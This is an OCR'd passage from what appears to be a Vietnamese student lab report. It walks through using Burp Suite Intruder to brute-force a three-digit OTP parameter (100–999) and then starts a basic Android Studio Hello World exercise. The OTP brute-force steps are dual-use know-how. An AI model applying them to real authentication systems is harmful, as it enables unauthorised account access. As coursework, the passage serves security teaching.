
- B5: Click chuột phải chọn “Send to Intruder”




- B6: Chuyển tới tab Instruder, chọn Positions




- B7: Chọn toàn bộ giá trị của tham số otp và click vào Add$ để đặt làm vị trí payload



- B8: Chuyển đến tab Payloads, chọn Payload type là Numbers. Đặt Range từ 100 đến 999, step là 1. Click Start attack để bắt đầu quá trình brute-force.


1 ×
2 ×
3 ×
Positions
Payloads
Resource pool
Settings
Payload sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 900
Payload type: Numbers
Request count: 900
Payload settings [Numbers]
This payload type generates numeric payloads within a given range and in a specified format.
Number range
Type: Sequential Random
From: 100
To: 999
Step: 1
How many:
Number format
Base: Decimal Hex
Min integer digits: 0
Max integer digits: 3
Min fraction digits: 0
Max fraction digits: 0
Examples
1
321





Phần 2. LẬP TRÌNH, PHÂN TÍCH VÀ KHAI THÁC ỨNG DỤNG ANDROID

Bài tập 2.1. Lập trình ứng dụng Android cơ bản


Bài tập 2.1.1 Hello Word

- Bước 1: Vào Android Sutdio, tạo Projếct: Create New Project > Empty Views Activity



New Project
Templates
Phone and Tablet
Wear OS
Television
Automotive
No Activity
Empty Activity
Basic Views Activity
Bottom Navigation Views Activity
Empty Views Activity
Navigation Drawer Views Activity
Previous
Next
Cancel
Finish


New Project
Empty Views Activity
Creates a new empty activity
Name
My Application IE108
Package name
com.example.myapplicationie108
Save location
C:\Users\PC\Desktop\Nam2\IE108\BTTH5\MyApplicationIE108
Language
Java
Minimum SDK
API 28 ("Pie"; Android 9.0)
Your app will run on approximately 89.6% of devices.
Help me choose
Build configuration language
Kotlin DSL (build.gradle.kts) [Recommended]
Previous
Next
Cancel
Finish

- Bước 2: Vào tập tin activity_main.xml rồi kéo Button vào giâo diện (tùỹ vị trí)



- Bước 3: Nhấn vào Run ‘âpp’ để chạỹ thử ứng dụng lên và xếm kết quả



- Bước 4: Trở lại file MainActivity.java, ta định nghĩa và hiện thực chức năng cho Button vừa tạo.


activity_main.xml MainActivity.java

